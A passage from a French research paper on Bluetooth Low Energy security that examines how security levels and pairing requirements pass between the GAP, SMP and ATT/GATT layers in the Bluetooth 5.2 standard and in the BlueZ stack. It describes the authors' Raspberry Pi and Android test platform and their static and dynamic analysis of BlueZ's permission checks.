
Il apparaît donc que l'appairage est en BLE un moment critique de la mise en place de la sécurité. Par ailleurs, la connaissance de l'utilisation d'une méthode d'appairage sûre n'est pas suffisante non plus puisqu'il est possible à la reprise de connexion d'en modifier la sécurité en injectant des erreurs pour utiliser une méthode non sûre, comme l'a montré la cinquième attaque décrite.

## 4 La propagation des propriétés de sécurité

Avant de pouvoir s'intéresser à la propagation des propriétés de sécurité dans les implémentations cibles, il est nécessaire de comprendre ce qu'édicte la norme sur ce sujet. Il convient donc d'étudier la manière dont la norme préconise de gérer cette propagation.

#### 4.1 L'absence de définition des interactions entre les couches ATT/GATT, GAP et SMP dans la norme

La norme Bluetooth (version 5.2) détaille le comportement de chaque couche, dont les couches GAP, SMP et ATT/GATT qui concentrent les mécanismes de sécurité d'intérêt pour cette étude. Les dialogues d'un équipement à un autre, en restant au niveau d'une couche précise, sont bien détaillés, y compris concernant les messages ou codes d'erreur qui doivent être envoyés. C'est ce que synthétise la figure 5. Par contre, la norme ne donne aucun détail concernant le dialogue entre les couches. Ce dialogue est pourtant nécessaire et obligatoire, puisqu'au moment de la première étape de la figure 5, il faut que le serveur GATT vérifie le niveau de sécurité effectif de la liaison, d'où les pointillés à tous les endroits où logiquement se trouve un dialogue inter-couches. Mais la norme est encore plus subtile, ce qui apparaît dans le tableau 2. En effet, pour qu'une liaison BLE puisse être dans le niveau de sécurité 4 de la couche GAP, il faut qu'une méthode d'appairage *Secure Connections* et une clé de chiffrement de 128 bits aient été utilisées (outre l'authentification et l'activation du chiffrement). Or, rien dans la norme n'indique comment gérer ces exigences au niveau ATT et GATT. Chaque implémentation BLE de la norme va donc potentiellement gérer ce cas d'une manière différente. Il est donc important de pouvoir étudier la manière dont les différentes implémentations ont répondu à cette problématique.



**Fig. 5.** Les interactions entre les couches ATT/GATT, GAP et SMP

## 4.2 L'absence de possibilité de décrire au niveau ATT certaines exigences de la couche GAP

Après qu'au niveau GAP, un périphérique a fait des annonces et qu'un central GAP veut accéder à une ou des caractéristiques proposées, tout le mécanisme de propagation des propriétés de sécurité part de la tentative d'accès du client GATT vers une caractéristique mise à disposition par le serveur GATT. Si la liaison BLE est dans un niveau de sécurité adéquat, l'accès est autorisé et donc la réponse est transmise. Comme expliqué en section 2.5 par le tableau 2, la norme définit les modes et niveaux de sécurité opérés par la couche GAP. De même, la section 2.3 tire de la norme le fait qu'au niveau ATT, il est possible de configurer des exigences (lecture et/ou écriture, chiffrement, authentification) sur les caractéristiques. La norme précise aussi que la taille de clé doit être respectée, si une taille minimale est exigée.

Or, au niveau ATT, il n'est pas indiqué comment prendre en compte la taille de clé dans la configuration des exigences de sécurité d'une caractéristique (ni même comment imposer une liaison *Secure Connections*). Bien que la norme laisse la porte ouverte à ces implémentations (page 1483 de la norme v5.2), rien n'est défini. Alors qu'il y a un lien naturel et clair entre les couches GAP et ATT sur la propagation des propriétés de sécurité sur le chiffrement et l'authentification qui sont clairement définies dans les deux couches, la propriété de taille de clé n'est définie que dans l'une de ces couches. Bien que la norme ne définisse clairement aucun champ, la configuration est cependant bien faite au niveau GAP puisqu'on peut avoir une clé de 128 bits ou moins (ce qui définit si l'on se trouve en niveau 4 ou niveau 3 notamment), alors que la norme explique que la taille de clé compte au niveau ATT mais sans définir comment.

De même, il est possible au niveau GAP de forcer l'utilisation lors de l'appairage de méthodes *Secure Connections* (page 1375 de la norme v5.2), mais il n'est pas prévu au niveau ATT/GATT d'exiger cette configuration (bien qu'une fois encore la norme laisse la porte ouverte à toute implémentation spécifique<sup>4</sup>).

Par ailleurs, une connexion peut avoir été établie dans un niveau de sécurité élevé, mais une caractéristique peut n'exiger aucune sécurité, il n'y

---

4. La fin de page 1843 de la norme v5.2 spécifie ainsi : «*Encryption, authentication, and authorization permissions can have different possibilities; for example, a specific attribute could require a particular kind of authentication or a certain minimum encryption key length.*». Toute la subtilité est dans le «*for example, a specific attribute could require. . .*».



a pas de lien d'obligation entre le niveau de sécurité établi par la couche GAP et par l'exigence sur une caractéristique au niveau ATT/GATT.

De fait, au niveau norme, plutôt que d'évoquer la propagation de propriétés de sécurité, il pourrait être plus juste de parler de concordance entre une exigence au niveau de la couche ATT/GATT et un état actuel garanti par la couche GAP.

Finalement, cette étude fait apparaître deux manques distincts au niveau des couches ATT / GATT qui sont l'impossibilité de définir :

- la taille de clé ;
- l'exigence d'utilisation de méthodes d'appairage *Secure Connections*.

### 4.3 L'impossible connaissance du niveau de sécurité en reconnaissant une méthode d'appairage

En reprenant la figure 4 et en y ajoutant les attaques décrites en section 3.3 et leurs conséquences (tableau 3), il est obtenu la figure 6. Il apparaît clairement que les méthodes d'appairage *Just Works* et *Passkey Entry* en *Legacy* sont attaquables par un attaquant passif. En *Secure Connections*, la sécurité est plus élevée puisque aucune méthode d'appairage n'est vulnérable à une attaque passive.




Fig. 6. Le lien entre les couches GAP et SMP après état de l'art

La figure 6 (ou la figure 4) permet déjà de visualiser un souci majeur. Si un utilisateur averti reconnaît lors d'un appairage l'utilisation de la méthode *Passkey Entry* par exemple, il lui sera impossible de savoir si au niveau de la couche GAP, il se trouve dans le mode 1 niveau 4, ou s'il se trouve dans le mode 1 niveau 3. Pire encore, dans le cas où il serait en mode 1 niveau 3, il ne lui est pas possible de savoir si le mode d'appairage utilisé est *Legacy* ou *Secure Connections*. Et la nuance est de taille, comme la section 3.3 l'a montré. L'impact en terme de sécurité est très différent suivant si l'appairage a utilisé une méthode *Legacy* ou *Secure Connections*, laissant l'utilisateur dans le flou concernant la confiance à accorder à son appairage. La figure 6 synthétise le lien entre couche GAP et SMP, après prise en compte de l'état de l'art.

#### 4.4 Bilan après l'étude de la norme

Bien que complexe, la norme décrit relativement bien la manière dont doit être gérée la sécurité et la définition des propriétés de sécurité. Cependant, il est clair que pour un même niveau de sécurité affiché, la sécurité réelle peut être très différente, selon qu'un appairage ait été réalisé par une méthode *Legacy* ou *Secure Connections*. D'autant que la séquence d'appairage est un moment critique dans la sécurité d'une connexion BLE et qu'il peut être compliqué (cela dépend de l'attaque et des moyens d'observation) de savoir si un attaquant a pu mener à bien une attaque lors de cette phase. Comme la figure 6 le montre, la plupart des méthodes d'appairage sont sensibles à des attaques. Même le mode d'appairage *Secure Connections* est potentiellement vulnérable, bien que la plupart des implémentations récentes aient pu corriger le problème de la faiblesse d'implémentation du protocole ECDH.

Le mode 1 niveau 4 GAP est le plus sûr à tous égards puisqu'il n'y a que des méthodes d'appairage *Secure Connections* authentifiées. *A contrario* les niveaux de sécurité GAP 2 et 3 mélangent des méthodes *Secure Connections* et *Legacy* dont la robustesse très différente ne permet pas de garantir un niveau de sécurité réel de bon niveau.

Ces faits - issus de l'étude de la norme et des attaques ou vulnérabilités connues sur le BLE - posés, le cœur de l'étude ne concernera pas la sécurité des méthodes d'appairage mais l'adéquation entre les paramètres de sécurité exigés par la couche GATT, le niveau de sécurité configuré par la couche GAP et l'utilisation de la méthode d'appairage appropriée lorsqu'un appairage est déclenché. Par ailleurs, il sera étudié la manière dont les implémentations vont traiter les problématiques soulevées par la section 4.1, puisque la norme ne permet absolument pas de savoir comment

faire pour être dans le niveau GAP 4 avec les propriétés de sécurité définies par la couche GATT.

## 5 La méthode d'étude des implémentations

L'analyse de la norme permet de constater que le fonctionnement interne de chaque couche est relativement clair, alors qu'*a contrario* le dialogue inter-couches n'est pas décrit et que dans la norme, les couches GATT et ATT ne disposent pas de mécanismes permettant de stocker les exigences du niveau de sécurité 4 du mode 1 introduites par la couche GAP. Pour étudier les implémentations cibles (dont BlueZ de Linux sera la cible principale et Android la cible secondaire), la démarche d'analyse s'est faite sur un cycle itératif basé sur :

1. L'analyse statique du code source de BlueZ.
2. L'analyse dynamique de comportement de la pile BlueZ.
3. Des tests sur une plateforme comportementale.

Le fonctionnement de la plateforme comportementale sera détaillé, avant de s'intéresser pour BlueZ aux apports de l'analyse statique de code puis de l'analyse dynamique de la pile.

### 5.1 La plateforme comportementale

Afin d'étudier les interactions entre les différentes couches protocolaires, en particulier sur les points identifiés dans la section 4.4, il apparaît nécessaire de disposer d'outils permettant de générer de multiples cas d'études, en faisant varier les exigences de sécurité au niveau GATT et les capacités de sécurité au niveau SMP. Ce sont les objectifs fixés pour la plateforme comportementale, qui a été construite avec un système Linux comme serveur GATT et un système Android comme client GATT.

**Le serveur GATT Linux :** il est basé sur un système d'exploitation Linux Raspbian d'un ordinateur Raspberry Pi Zéro W qui dispose de capacités BLE. La pile BlueZ est en version 5.50<sup>5</sup> et n'a initialement pas été modifiée. Le serveur GATT proprement dit est constitué d'un script Python nommé *uart-peripheral.py* (le code source permettant de créer le serveur GATT provient d'Internet [6]). Il permet de configurer les exigences de sécurité de caractéristiques exposées par le serveur GATT, qui

---

5. La commande `bluetoothctl -v` permet de connaître la version de BlueZ

seront ensuite accédées en lecture (il s'agit de la caractéristique nommée `UART_TX_CHARACTERISTIC_UUID`) et en écriture (il s'agit de la caractéristique nommée `UART_RX_CHARACTERISTIC_UUID`) depuis un client GATT via une interface UART.

**Le client GATT Android :** il est basé sur un système d'exploitation Android, sur un téléphone Asus Zenfone X00HD en version Android 7.1.1, rooté.<sup>6</sup> Les tests qui seront présentés dans la suite de cet article ont tous été faits avec le smartphone Asus Zenfone (mais l'utilisation d'un smartphone Nokia 7.2 en version 10 non rooté et d'un Samsung Galaxy S5 mini en version Android 9 Lineage OS rooté à permis de valider et confirmer la pertinence et la validité des tests). Pour le client GATT, deux applications Android réalisées par *Nordic Semiconductor* sont utilisées.

1. Pour l'écriture : l'application *nRF Toolbox for BLE* (gratuite dont le code source est téléchargeable sur GitHub, modifiable et compilable) servira pour l'écriture dans une caractéristique du serveur GATT (ces tests seront détaillés ultérieurement). Cette application permet d'établir une connexion vers le serveur GATT et de mettre en place un lien UART ( mais aussi de se connecter à de nombreux capteurs BLE prédéfinis : fréquence cardiaque, humidité. . . ) afin d'écrire dans certaines caractéristiques exposées par le serveur GATT.
2. Pour la lecture : c'est l'application *nRF Connect* (gratuite mais dont le code est propriétaire) qui sera utilisée. Cette application permet d'interroger un serveur GATT en temps que client, mais aussi de tenir un rôle de serveur GATT. L'écriture d'une caractéristique exposée par le serveur GATT est aussi possible mais moins simplement qu'avec *nRF Toolbox*).

**La configuration de la plateforme pour chaque test :** Linux et Android.

**Sous Linux :**

- au niveau de la couche Application, il faut configurer les exigences de sécurité des caractéristiques ATT dans le fichier `uart-peripheral.py`, comme le montre le listing 1. Le champ à modifier figure en jaune, les différentes valeurs possibles figurent dans la colonne *Couche Application* du tableau 4;

---

6. Un téléphone est dit *rooté* lorsque l'utilisateur a modifié son équipement Android pour avoir les droits administrateurs (donc root en terminologie Linux).




Fig. 7. Le schéma de principe de la plateforme comportementale

- au niveau de la couche SMP, il faut choisir la capacité<sup>7</sup> qui sera annoncée lors d'un appairage, avec l'utilitaire *btmgmt* comme le montre le listing 2.

```
class TxCharacteristic(Characteristic):
    def __init__(self, bus, index, service):
        Characteristic.__init__(self, bus, index,
                                UART_TX_CHARACTERISTIC_UUID,
                                ['encrypt-read', 'notify'], service)

class RxCharacteristic(Characteristic):
    def __init__(self, bus, index, service):
        Characteristic.__init__(self, bus, index,
                                UART_RX_CHARACTERISTIC_UUID,
                                ['encrypt-write'], service)
```

Listing 1. La configuration des propriétés de sécurité en lecture et écriture de la couche Application

```
user@debian:~$ sudo btmgmt
[mgmt]# io-cap KeyboardDisplay
IO Capabilities successfully set
```

Listing 2. La configuration de la capacité *KeyboardDisplay*

**Sous Android :** la capacité annoncée est fixe dans tous les cas et est *KeyboardDisplay*, ce qui correspond au maximum des capacités dont peut disposer un équipement.

Donc, en utilisant d'un côté les applications *nRF Toolbox* et *nRF Connect* sur un smartphone Android comme client GATT et de l'autre côté sur l'équipement Linux le script Python *uart-peripheral.py* comme

7. Il s'agit de la capacité d'entrée/sortie de l'équipement, qui est normalement liée au matériel (présence d'un écran, de boutons, d'un clavier...).

serveur GATT et en utilisant l'utilitaire *mtmgmt* ou *bt-agent* pour faire varier la capacité annoncée sous Linux, il est possible de créer une multitude de cas permettant de confronter ce que prévoit la norme avec les réactions des implémentations cibles. La figure 7 synthétise cette plateforme.

## 5.2 L'étude statique du code source de BlueZ

L'étude statique du code source de la pile BLE de Linux, BlueZ, a consisté à identifier l'ensemble des descripteurs de sécurité et à les corréliser avec ceux mentionnés par la norme. Puis, cet article s'intéresse à la manière dont un serveur GATT initialise les paramètres de sécurité. Cette rubrique permettra de répondre à la problématique exposée dans la section 4.2. Enfin, il sera décrit comment est gérée la sécurité lors d'une tentative d'accès à une caractéristique GATT avant de conclure.

**Les descripteurs de sécurité de la pile BlueZ :** l'étude du code source a permis de voir qu'un développeur d'application a accès dans la pile BLE, au niveau de la couche Application, à toutes les propriétés définies par la norme pour le niveau ATT, comme l'indique la colonne *Couche Application* du tableau 4. Il y a donc un lien fort avec la déclinaison explicite entre les propriétés de la couche Application et celles des couches ATT/GATT. Cependant, l'implémentation BlueZ nomme certaines variables avec *BT\_GATT* en préfixe dans le nom, là où la norme indique que ce sont des propriétés *ATT* introduisant de l'ambiguïté.

Par ailleurs, au niveau Application et au niveau ATT (il s'agit des colonnes *Couches ATT & GATT* et *Couche Application* du tableau 4) se trouvent des descripteurs de sécurité qui n'existent pas dans la norme, avec dans chaque cas la dénomination *secure* dans le nom de la variable. Il semble que BlueZ introduise des descripteurs non prévus par la norme pour répondre à la problématique exposée dans la section 4.2.

Enfin, il y a deux jeux de descripteurs de sécurité dont les noms sont proches. L'analyse a montré qu'un de ces jeux permet d'avoir le niveau de sécurité global exigé lors de l'accès à une caractéristique (il s'agit de la colonne *Niveau ATT global* du tableau 4 avec *BT\_ATT\_SECURITY\_HIGH* par exemple), tandis que le deuxième permet d'avoir le niveau de sécurité actuel d'une connexion BLE (il s'agit de la colonne *Socket Linux* du tableau 4 avec par exemple *BT\_SECURITY\_HIGH*). L'intérêt de ces deux jeux nominativement très proches sera explicité à la fin de cette section.

**L'initialisation des paramètres de sécurité d'un serveur GATT :** le cœur de l'initialisation des paramètres de sécurité d'un serveur GATT et

de la base de données ATT se trouve dans la fonction `parse_chrc_flags` du fichier `src/gatt-database.c`. Cette fonction se charge suivant les cas d'initialiser pour chaque caractéristique les propriétés GATT et/ou les propriétés étendues GATT et/ou les permissions ATT. Le lien entre les descripteurs de sécurité de la couche Application et ceux des couches ATT et GATT est clairement fait dans cette fonction. Par ailleurs, il y a bien une filiation nette entre les descripteurs `secure-write` et `secure-read` de la couche Application et les descripteurs `BT_ATT_PERM_WRITE_SECURE` et `BT_ATT_PERM_READ_SECURE` de la couche ATT.

Ces descripteurs sont introduits par BlueZ et n'existent pas dans la norme. Cet ajout par rapport à la norme est le biais décidé par les développeurs de la pile BlueZ pour répondre à la problématique introduite par le mode 1 niveau 4 de la couche GAP qui impose, outre le chiffrement et l'authentification, l'utilisation d'un appairage avec *Secure Connections* et d'une clé de chiffrement de 128 bits. La pile BlueZ a été écrite alors que cette exigence n'existait pas, et il était probablement plus simple d'introduire de nouvelles constantes pour gérer cette exigence de sécurité.

**La sécurité lors d'une tentative d'accès à une caractéristique GATT :** les objets importants dans ce modèle client / serveur GATT pour la vérification des permissions d'accès aux caractéristiques sont :

- un socket Linux permettant d'obtenir via un objet `bt_security` et la fonction `bt_att_get_security_sec` le niveau de sécurité en cours (*low, medium, high, fips* comme décrit dans `bluetooth.h`);
- un serveur GATT qui contient notamment la taille de clé (`server->enc_size`);
- un ou plusieurs attributs ATT, chacun possédant une ou plusieurs permissions récupérées via la fonction `gatt_db_attribute_get_permissions`;
- une fonction `check_permissions` qui vérifie si l'accès demandé est une lecture ou une écriture, puis qui récupère le niveau de sécurité de la liaison et la taille de clé, puis qui vérifie l'adéquation entre les permissions de l'attribut et les caractéristiques de la liaison.

C'est la fonction `check_permissions` qui est au cœur de la vérification de l'adéquation du niveau de sécurité de la connexion en cours avec l'exigence de sécurité lors de la tentative d'accès à une caractéristique. Cette fonction fait le lien dans l'implémentation BlueZ entre :

- ce que la norme définit pour la couche GAP;
- des variables décrites dans BlueZ au niveau GATT et au niveau du *socket* Linux. C'est la comparaison de ces deux variables (des

colonnes *Socket Linux* et *Niveau ATT global* du tableau 4) qui permet de voir si le niveau de sécurité est suffisant pour permettre de donner accès à la caractéristique ou non.

Par ailleurs, cette analyse statique du code source de *BlueZ* a permis de déterminer que l'adéquation entre les permissions exigées par chaque attribut et la sécurité de la connexion GATT en cours n'est pas correctement faite par la fonction `check_permissions` en raison de deux non conformités qui touchent le mode 1 niveau 4 GAP par rapport à la norme. Ces deux non conformités sont décrites dans la section 6.3.

Enfin, c'est bien aussi dans cette fonction critique qu'est fait le lien entre les descripteurs de sécurité qui n'existent pas dans la norme mais introduits par les développeurs de *BlueZ*. Ces descripteurs permettent de gérer le cas du mode 1 niveau 4 de la norme qui mélange des exigences décrites par la couche ATT (chiffrement et authentification) et des exigences décrites par la couche SMP (taille de clé, utilisation du mode *Secure Connections*).

**Conclusion sur l'analyse statique du code de BlueZ :** le tableau 4 montre bien la cohérence entre l'implémentation faite par *BlueZ* et la norme, bien que la place de la couche GAP puisse paraître curieuse lorsque le code de *BlueZ* est analysé. En effet, en mode 1, les niveaux de sécurité de 1 à 4 sont déclinés à deux endroits : dans la couche ATT, et au niveau du *socket* Linux qui est le descripteur de la connexion BLE actuelle. C'est le test entre ces deux différents types de descripteurs qui permet de savoir si l'accès est permis ou non. Après avoir analysé de manière statique l'implémentation par la pile *BlueZ* de la norme Bluetooth, il est possible de conclure que la pile *BlueZ* n'implémente pas de manière juste la norme BLE en raison des non conformités qui sont décrites dans la section 6.

### 5.3 L'analyse dynamique de la pile BlueZ

Dans l'analyse dynamique de la pile *BlueZ*, ce qui est recherché c'est de pouvoir observer le niveau de sécurité configuré dans les différentes couches, en temps réel, lors de l'utilisation du BLE. La méthode choisie est d'ajouter des `printf` dans certaines fonctions du code source de *BlueZ* identifiées lors de l'analyse statique de code puis de recompiler le code source en espace utilisateur et enfin relancer le démon Bluetooth en mode débogage en le conservant au premier plan. Cela permet ainsi d'afficher les variables intéressantes et de vérifier à quels moments sont utilisées les fonctions instrumentées. Cette manière de faire peut paraître triviale, mais il n'a pas paru possible de déterminer plus simplement le niveau de sécurité atteint par une connexion BLE.



Niveau de sécurité	Couche selon la norme		Couche GAP		Couches ATT & GATT		Couche Application
	Couche selon BlueZ		Socket Linux		Niveau ATT		
Mode 1 niveau 1	Pas de sécurité (pas d'authentification ni de chiffrement)		BT__SECURITY__LOW	BT__SECURITY__LOW	BT_GATT_CHRC_PROP_READ BT_ATT_PERM_READ BT_GATT_CHRC_PROP_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_PROP_WRITE_WITHOUT_RESP BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_RELIABLE_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_BROADCAST BT_GATT_CHRC_EXT_PROP_NOTIFY BT_GATT_CHRC_EXT_PROP_INDICATE BT_GATT_CHRC_EXT_PROP_WRITABLE_AUX BT_GATT_CHRC_PROP_EXT_PROP req_prep_authorization = true	read write write-without-response write-reliable broadcast notify writable-auxiliaries extended-properties authorize	
Mode 1 niveau 2	Appairage non authentifié		BT__SECURITY__MEDIUM	BT__SECURITY__MEDIUM	BT_GATT_CHRC_PROP_READ BT_ATT_PERM_READ BT_GATT_CHRC_EXT_PROP_ENCRYPT BT_ATT_PERM_READ BT_GATT_CHRC_PROP_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_ENCRYPT	encrypt-read encrypt-write	
Mode 1 niveau 3	Appairage authentifié		BT__SECURITY__HIGH	BT__SECURITY__HIGH	BT_GATT_CHRC_PROP_READ BT_GATT_CHRC_EXT_PROP_AUTH_READ BT_ATT_PERM_READ BT_GATT_CHRC_EXT_PROP_AUTH_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_AUTH_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_AUTH_WRITE BT_ATT_PERM_WRITE	encrypt-authenticated-read encrypt-authenticated-write	
Mode 1 niveau 4	Appairage authentifié LE-Secure Connections		BT__SECURITY__FIPS	BT__SECURITY__FIPS	BT_GATT_CHRC_PROP_READ BT_ATT_PERM_READ BT_GATT_CHRC_EXT_PROP_SECURE BT_GATT_CHRC_PROP_WRITE BT_GATT_CHRC_EXT_PROP_AUTH_WRITE BT_ATT_PERM_WRITE BT_GATT_CHRC_EXT_PROP_SECURE	secure-read secure-write	
Mode 2 niveau 1	Appairage non authentifié, signature des données		•	•	•	Non implémenté	
Mode 2 niveau 2	Appairage authentifié, signature des données		•	•	BT_GATT_CHRC_PROP_AUTH BT_ATT_PERM_WRITE	authenticated-signed-writes	

Tableau 4. Les descripteurs des niveaux de sécurité de la pile BlueZ suivant la couche d'abstraction

- En procédant ainsi, l'analyse dynamique de la pile BlueZ a permis de :
- visualiser le niveau de sécurité de la liaison BLE représenté par un nombre entier pouvant aller de 1 à 4. Pour la valeur 1, cet entier correspond au mode 1 niveau 1 (`BT_SECURITY_LOW`) jusqu'au mode 1 niveau 4 (`BT_SECURITY_FIPS`) qui vaut 4 ;
  - savoir dans quel état est une liaison BLE, à savoir s'il y a appairage, association et si l'opération est en cours, réalisée ou réussie ;
  - voir la tentative d'élévation du niveau de sécurité lorsqu'un accès à une caractéristique nécessite un niveau de sécurité supérieur ;
  - valider l'importance des fonctions obtenues lors de l'analyse statique ainsi que leur utilisation par la pile BlueZ ;
  - confirmer les conséquences de la non conformité 2 décrite à la section 6.3 ;
  - permettre la récupération du niveau de sécurité atteint lors de jeux de tests avec la plateforme comportementale.

#### 5.4 L'implémentation de la sécurité dans la pile BlueZ

La mise en concordance, dans le tableau 4, des niveaux de sécurité édictés par la norme et de ce qui est implémenté aux couches ATT et GAP par la pile BlueZ est logique mais déduit du code source. A aucun moment il n'a été possible d'avoir de certitude sur ce sujet, le code étant faiblement commenté. L'instrumentation dynamique a permis de confirmer la compréhension acquise par le biais de l'analyse statique.

Les descripteurs de sécurité introduits par BlueZ alors qu'ils n'existent pas dans la norme permettent de répondre à la problématique introduite par la norme avec le mode 1 niveau 4 de la couche GAP qui impose des conditions de taille de clé et de méthode d'appairage sans fournir de descripteur au niveau ATT. Mais les deux non conformités (décrites dans la section 6.3 dont la présence de la deuxième a été confirmée par l'analyse dynamique) montrent que tout n'a pas été parfaitement implémenté, et que c'est le mode 1 niveau 4 de la couche GAP, censément le plus sécurisé, qui cumule les non conformités. Bien qu'il faille étudier les résultats des tests menés à l'aide de la plateforme comportementale, les différentes méthodes d'analyses montrent déjà que l'implémentation BlueZ ne respecte pas parfaitement et totalement la norme Bluetooth version 5.2.

Il faut noter que sans l'instrumentation dynamique, il n'aurait pas été possible de trouver une méthode pour savoir quel est le niveau de sécurité réel d'une connexion BLE, que l'on soit utilisateur ou administrateur de l'équipement Linux. Le développeur d'application peut exiger un niveau

de sécurité, mais de toute manière, la couche Application n'a pas de moyen simple au premier abord de vérifier si ce niveau est bien configuré.

Il est dommage que de manière simple et intuitive, la pile BlueZ ne permette pas de savoir quel est le niveau de sécurité configuré entre deux équipements appairés, quel que soit le rôle tenu par celui qui recherche cette information (administrateur, utilisateur, développeur).

## 6 Les résultats de tests

Cette section expose tout d'abord la manière dont les résultats attendus ont été déterminés. Puis les résultats obtenus en ayant étudié les implémentations cibles seront décrits, avec une première partie sur les non conformités ayant un impact fonctionnel ou modéré sur la sécurité et une deuxième partie sur les non conformités ayant un impact fort sur la sécurité.

### 6.1 Les résultats prévus

Avant de pouvoir réaliser des tests à l'aide de la plateforme comportementale présentée dans la section 5.1, il convient d'identifier les résultats qui devraient se produire en croisant :

- au niveau de la couche SMP, les capacités annoncées par les deux équipements et en sélectionnant un appairage utilisant les méthodes *Secure Connections* ou *Legacy* ;
- au niveau de la couche GATT les exigences de sécurité positionnées sur une caractéristique en lecture et une caractéristique en écriture en configurant le serveur GATT via la couche Application.

En l'état actuel de la plateforme, concernant le client GATT qui s'exécute sur un smartphone Android, il n'est pas possible de faire varier les capacités annoncées. La couche SMP du smartphone annonce systématiquement lors d'un appairage les capacités *KeyboardDisplay*, qui sont les capacités maximales que peut avoir un équipement. Par ailleurs, il n'est pas non plus possible de forcer l'utilisation de méthodes d'appairage *Legacy* ou *Secure Connections*, le smartphone utilisé pour les tests annonce en permanence dans les *PairingRequest* qu'il dispose de méthodes *Secure Connections*.

C'est donc l'équipement utilisant Linux et la pile BlueZ qui fera varier l'ensemble des paramètres, permettant ainsi de réaliser l'ensemble des tests souhaités. En interagissant avec BlueZ, il sera possible de modifier :

- l'exigence de sécurité des caractéristiques du serveur GATT, telle que décrite dans le tableau 4 via la couche Application ;

- le choix global des méthodes d'appairage, c'est-à-dire soit en imposant le mode *Legacy*, soit en indiquant que le mode *Secure Connections* est possible.<sup>8</sup> Le choix sera fait en fonction de la négociation entre le maître et l'esclave ;
- les capacités<sup>9</sup> annoncées par la couche SMP de l'ordinateur Linux, entre *NoInputNoOutput*, *DisplayOnly*, *KeyboardOnly*, *DisplayYesNo* et *KeyboardDisplay*.

Pour identifier les résultats attendus, les éléments suivants ont été mis en concordance :

- le tableau 2 qui indique pour les 4 niveaux de sécurité du mode 1 de la couche GAP quels éléments doivent être respectés pour prétendre à ce niveau ;
- le tableau situé pages 1641 et 1642 de la norme v5.2 [9] qui décrit précisément quelle méthode d'appairage doit être utilisée suivant les capacités annoncées par chacun des équipements ;
- la figure 4 qui recense quel niveau de sécurité peut être atteint suivant la méthode d'appairage utilisée.

Il est important de noter que les deux équipements, s'ils doivent s'appairer, vont échanger leurs fonctionnalités (*Secure Connections*, MITM, OOB, capacités d'entrée/sortie. . .). C'est à partir de cet échange de fonctionnalités lié aux messages *PairingRequest* et *PairingResponse* qu'une méthode d'appairage sera décidée. Cela veut dire que si les deux équipements peuvent s'appairer avec la méthode la plus sécurisée, ils le feront, même si ensuite les caractéristiques GATT peuvent n'exiger qu'un mode 1 niveau 2 par exemple. Il faut donc être conscient que le niveau de sécurité retenu après l'appairage pourra être supérieur au niveau qui sera exigé par certaines caractéristiques protégées. Cela n'aurait pas de sens de négocier le niveau de sécurité strictement suffisant pour la caractéristique ayant certaines exigences, puisque ensuite, une autre caractéristique pourrait exiger un niveau de sécurité supérieur. La négociation aboutit donc en

---

8. Dans l'utilitaire *btmgmt* fourni avec BlueZ, il est possible d'intervenir sur la capacité à utiliser les méthodes *Secure Connections*. Indiquer "yes" signifie que les appairages *Legacy* et *Secure Connections* sont possibles. Choisir "no" signifie que seul les appairages *Legacy* seront disponibles. Le choix "only" signifie que seul les appairages *Secure Connections* seront disponibles.

9. Rappelons que la capacité d'un équipement dépend théoriquement de son matériel, à savoir s'il dispose de boutons ou d'un clavier, ou bien d'un écran par exemple. Il découle des différents cas possibles une matrice dont les entrées sont les capacités décrites juste après.

